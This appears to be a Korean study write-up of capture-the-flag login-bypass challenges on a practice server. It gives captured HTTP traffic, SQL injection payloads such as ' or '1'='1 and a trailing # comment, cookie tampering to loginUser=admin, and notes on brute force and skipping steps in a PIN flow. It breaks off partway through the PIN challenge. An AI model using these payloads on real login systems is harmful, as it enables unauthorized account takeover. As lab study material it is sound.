
POST 로 데이터를 보내고, index.php 로 보내고 있음을 확인할 수 있다.
ID / PW are valid
POST /login1/login.php HTTP/1.1
Host: ctf.segfaulthub.com:9999
Content-Length: 43
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Origin: http://ctf.segfaulthub.com:9999
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:9999/login1/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=82lh15dicpbm8cp755t37383f6
Connection: keep-alive

UserId=doldol&Password=dol1234&Submit=Login-
login.php 로
POSTmethod 로 데이터를 보내고 있다. -
데이터 체크.
UserId=doldol&Password=dol1234&Submit=LoginUser 의 Id, Password 를 보내고 있음을 알 수 있다.
-
위 데이터를 가지고 검사를 한다.
-
일치 했을 때,
HTTP/1.1 302 Found를 준다. ( redirectory ) -
3xx 는 redirectory 코드로써,
location:index.php. 즉 redirectory 로index.php로 가라는 의미.
-
HTTP/1.1 302 Found
Date: Sat, 03 May 2025 10:06:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 1234
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!-- HTML code for Bootstrap framework and form design -->

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
    <link rel="stylesheet" type="text/css" href="css/signin.css">
    <title>Sign in</title>
</head>
<body>
<div class="container">
    <form action="" method="post" name="Login_Form" class="form-signin">
        <h2 class="form-signin-heading">Login In</h2>
        <label for="inputUsername" class="sr-only">Username</label>
        <input name="UserId" type="text" id="inputUserid" class="form-control" placeholder="User ID" required autofocus>
        <label for="inputPassword" class="sr-only">Password</label>
        <input name="Password" type="password" id="inputPassword" class="form-control" placeholder="Password" required>
        <div class="checkbox">
            <label>
                <input type="checkbox" value="remember-me"> Remember me
            </label>
        </div>
        <button name="Submit" value="Login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
ID / PW are incorrect
다음 index.php 를 달라고 web browser 가 요청을 한다.
- Request
POST /login1/login.php HTTP/1.1
Host: ctf.segfaulthub.com:9999
Content-Length: 43
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Origin: http://ctf.segfaulthub.com:9999
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:9999/login1/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=82lh15dicpbm8cp755t37383f6
Connection: keep-alive

UserId=doldol&Password=11111&Submit=Login- Response
HTTP/1.1 200 OK
Date: Sat, 03 May 2025 11:15:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1874
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!-- HTML code for Bootstrap framework and form design -->

<!DOCTYPE html>
<html>
<head>

# ......
    </button>
    <strong>Warning!</strong> Incorrect information.
    </div>
</form>
</div>
올바르지 않는 페이지 라는 것을 응답해주게된다.
' or '1'='1
- 이 위치가 SQL Injection 취약점이 일어날 것이다. 라고 생각을 하고 넣는 것. 그 증거가 어디있을까?
- SQL Injection 이 된다고 하는 증거는 대체 어디 있을까? 그 증거 없이 냅다 때려 넣으면.. 그러지 말자.
가장 먼저 해야 하는 것
- 현재 page 는 login page.
- ID / PW
- data
를 가지고, web server 를 통해 DB 에 질의를 할 것이다.UserId=doldol&Password=1111&Submit=Login
-
DB 에 데이터가 있을 것인데, 그것으로 검사하고 질의를 준다.
-
분명히 ID / PW 를 가지고 무언가 검사를 하고 있는 것 같은데, 그 SQL 문법이 뭘까?
-
Query
SELECT * from member where id='____'- 식별 / 인증을 동시에 하느냐
- 식별 후에 인증을 분리 하느냐
이 조건은 아직 알지 못하지만,
id는 둘 다 데이터를 넣어서 질의를 할 것이다.
SQL Injection 이 일어나는가, 일어나지 않는가?
입력한 SQL 구문이 SQL 구문으로 인증이 되는지를 확인해 봐야 한다.
UserId=doldol' and '1'='1ID 에 이와 같은 구문을 넣어야 한다.
- request
POST /login1/login.php HTTP/1.1
Host: ctf.segfaulthub.com:9999
Content-Length: 55
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Origin: http://ctf.segfaulthub.com:9999
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:9999/login3/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=82lh15dicpbm8cp755t37383f6
Connection: keep-alive

UserId=doldol' or '1'='1&Password=1234&Submit=Login- response
HTTP/1.1 302 Found
Date: Sat, 03 May 2025 11:47:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 1234
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!-- HTML code for Bootstrap framework and form design -->

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
    <link rel="stylesheet" type="text/css" href="css/signin.css">
    <title>Sign in</title>
</head>
<body>
<div class="container">
    <form action="" method="post" name="Login_Form" class="form-signin">
        <h2 class="form-signin-heading">Login In</h2>
        <label for="inputUsername" class="sr-only">Username</label>
        <input name="UserId" type="text" id="inputUserid" class="form-control" placeholder="User ID" required autofocus>
        <label for="inputPassword" class="sr-only">Password</label>
        <input name="Password" type="password" id="inputPassword" class="form-control" placeholder="Password" required>
        <div class="checkbox">
            <label>
                <input type="checkbox" value="remember-me"> Remember me
            </label>
        </div>
        <button name="Submit" value="Login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
로그인이 된다. doldol' and '1'='1 전혀 영향이 없는데, SQL 이 잘 들어가는지 확인 하는 구문.
- 내가 입력한 데이터가 SQL Query 에서 삽입 되서 실행이 되고 있다고 추정.
- 우리가 SQL Injection 취약점이 일어나는가?
- SQL 문법을 삽입할 수 있는가?
- 이렇게 해서 login 이 안되면 SQL Injection 기법을 사용할 수 없을 확률이 높다.
identify / authenticate
종류 별로 가정을 해두고 하나 씩 검증해보자.
식별 인증을 동시에 하고 있다고 가정.
where id='______' and pw='______'이렇게 해서 데이터가 존재하면, 로그인을 해주고 있다.
doldol’ or ‘1’=’1 을 사용하면 doldol ID 로 로그인이 될 것이다.
따라서 normaltic1' or '1'='1 로 하면 된다.
CTF
SQL Injection 유형들. ( login 유형이 정말 다양하게 존재한다. )
- 식별, 인증을 동시에 하고 있는 케이스에서 인증 우회.
- 식별, 인증을 분리하는 경우
- 해시를 사용하는 경우
- 괄호가 있는 경우
- 개행이 있는 경우
1. Login Bypass 1
Login Bypass 1

normaltic1 로 로그인하자!

현재 우리의 계정은 다음과 같다. [ID/PW] : doldol / dol1234

http://ctf.segfaulthub.com:9999/login1/
payload : normaltic1' or '1'='1
2. Login Bypass 2
Login Bypass 2

normaltic2 로 로그인하자!

현재 우리의 계정은 다음과 같다. [ID/PW] : doldol / dol1234

http://ctf.segfaulthub.com:9999/login2/
payload : normaltic2’ #
인증 우회의 다양한 케이스
인증 : 그사람이 맞는지, 틀리는지 검사 하는 것. 핸드폰 본인 인증, 권한 체크 등이 있다.
로그인 인증에서 취약점을 찾기 위해서는,
- 이 인증이 어떻게 구성되어 있는지
- 어떤 로직으로 처리가 되는지를 이해가 되어야 한다.
3. Get Admin
admin 계정으로 접속하자!

현재 우리의 계정은 다음과 같다. [ID/PW] : doldol / dol1234

http://ctf.segfaulthub.com:1129/2/
기본적으로 “session” 이라는 정보로 인증을 하는데, 응답 코드를 한번 보자.
- login req 시 응답코드.
HTTP/1.1 302 Found
Date: Sat, 03 May 2025 15:55:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: loginUser=doldol
location: index.php
Content-Length: 1234
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8- Set-Cookie 에서 login 데이터 가져오고,
index.php에 들어갈 때, 이 쿠키를 가지고 접근을 했을 때,
GET /2/index.php HTTP/1.1
Host: ctf.segfaulthub.com:1129
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:1129/2/login.php
Accept-Encoding: gzip, deflate, br
Cookie: loginUser=doldol; PHPSESSID=lcc55ek97jnbcbq6e5eihcekgl
Connection: keep-alive
loginUser 의 사용자로써 그 사람의 정보를 담아주게 된다.
- 딱 봤을 때, loginUser 의 ‘doldol’ 을 ‘admin’ 으로 바꾸고 싶어진다.
GET /2/index.php HTTP/1.1
Host: ctf.segfaulthub.com:1129
Cache-Control: max-age=0
Accept-Language: ko-KR,ko;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.segfaulthub.com:1129/2/login.php
Accept-Encoding: gzip, deflate, br
Cookie: loginUser=admin; PHPSESSID=lcc55ek97jnbcbq6e5eihcekgl
Connection: keep-alive
loginUser=admin; 로 request 를 하면
HTTP/1.1 200 OK
Date: Sat, 03 May 2025 16:01:58 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1310
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!-- Show password protected content down here -->
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
<link rel="stylesheet" type="text/css" href="css/stylesheet.css">
<title>Logged in</title>
</head>
<body>
<div class="container">
<div class="header clearfix">
<nav>
<ul class="nav nav-pills pull-right">
<li role="presentation" class="active"><a href="#">Home</a></li>
<li role="presentation"><a href="#">About</a></li>
<li role="presentation"><a href="#">Contact</a></li>
</ul>
</nav>
<h3 class="text-muted">Segfault</h3>
</div>
<div class="jumbotron">

<h1>Logged In</h1>
**<p class="lead">Congrats!!! xxxxxxxxxxxxxxx </p>**
<p><a class="btn btn-lg btn-success" href="logout.php" role="button">Log out</a></p>
</div>
<div class="row marketing">
</div>
<footer class="footer">
<p>© Segfault</p>
</footer>
</div>
<script src="../../assets/js/ie10-viewport-bug-workaround.js"></script>
</body>
</html>
Congrats!!! xxxxxxxxxx 를 확인할 수 있다.
Understanding Logic
- ID / PW 를 넣고,
- 그것을 Server 가 어떻게 처리하고,
- 앞으로 index page 에 들어갈 때,
- Session 으로 인증을 하고 있는지, Session 값으로 이 사람을 식별 / 인증을 하고 있는지
- Cookie 로 식별 / 인증 하고 있는지
- 요청 해더를 통해서 하고 있는지, 그런 것들을 알고 접근을 한다.
-
쿠키 값을 가지고 인증을 하는 것 같다.
- ( 편하게 보이 귀한 render page )

- ( 편하게 보이 귀한 render page )
-
쿠키로 인증을 하면 이런 문제가 발생할 수 있다.
인증 우회 전략
무작위 대입 공격
- Brute Force : 무작위 대입 공격 : ( 모든 조합의 수를 넣는다. )
- 정해지지 않는 단어들, 예시 : a, abc, a1b2c3 …
- 사전 대입 공격.
- 사전 대입 : 쓸만한 의미있는 데이터로 넣는다.
- 위의 공격에 안전하기 위해서는
- 인증할 때, 인증의 횟수를 제한하는 것이 기본.
- 네이버 등 보면 로그인 횟수로 잠그거나, captcha 등으로 위협을 막는다.
인증하는 과정을 건너뛰는 방법
A - B - C 라는 페이지 가 있다고 가정하자.
A. 회원 가입.
- 약관 동의
- 본인 인증
- 아이디, 비밀번호, 주소 등등
- 회원 가입 버튼
B. 본인 인증을 건너 뛰고 회원 가입으로 넘어갈 수 있다.
- 웹 서버는 파일을 주는 것.
- 1번 page, 2번 page … 건너 뛰고 3번 page 달라고 하면 동의 없이
- 아이디, 비밀번호 주소 등등으로 바로 넘어갈 수 있다.
- 따라서 앞의 과정을 잘 했는 지에 대한 체크 등이 필요하다.
4. PIN CODE Bypass
PIN CODE Bypass

핵미사일 시스템 접근 권한을 획득했다! 발사만 남았다! 가자!!!

http://ctf.segfaulthub.com:1129/3/
Step 1.

- 버튼을 눌러본다.
Step 2.

<div class="jumbotron">
    <h1>핵미사일 시스템</h1>
  <p class="lead">DANGER</p>
  </br></br>
  <p>관리자만 이용가능합니다. 관리자인 경우만 확인 버튼을 클릭하고 계속 진행해주세요.</p>

  <p><a class="btn btn-lg btn-danger" href="step2.php" role="button">확인</a></p>
</div>step2.php로 점프.
Step 3.
/3/step1.php > /3/step2.php


그래서 일단, step3.php 가 있는지 확인.
